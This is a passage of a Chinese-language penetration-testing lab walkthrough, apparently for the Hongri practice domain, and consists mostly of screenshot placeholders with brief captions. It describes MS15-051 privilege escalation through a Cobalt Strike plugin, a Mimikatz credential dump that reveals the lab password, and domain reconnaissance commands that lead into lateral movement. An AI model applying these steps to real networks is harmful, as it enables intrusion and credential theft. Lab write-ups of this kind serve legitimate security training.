
可以看到主机的系统版本号 补丁情况 域名 登录服务器等信息
通过os版本和补丁情况可以得知此台主机可能存在一个提权漏洞
ms15-051

我们下载elevatekit插件并装载到cs里面

load下载好的.cna文件即可
右键目标打开elevate并选择ms15-051


提权成功

拿下这台主机的system权限了
横向移动
我们此时查看域内其他主机的信息
1 | shell net view |

发现当前域内存在3台主机
STU1就是当前受管控主机
OWA猜测就是DC主机

我们抓一下这台主机的hash
Mimikatz

抓到密码明文hongrisec@2019
一开始的主机密码都是hongrisec@2019
因为其他2台主机在配置的时候提示密码过期
所有此时正确的密码应该是hongrisec@2024
1 | net config workstation |

存在一个域god
1 | view net /domain |
查看有几个域

只存在一个god域
我们这个时候通过当前主机去探测一下其他主机情况


记得选择192.168.52.0这个内网c段
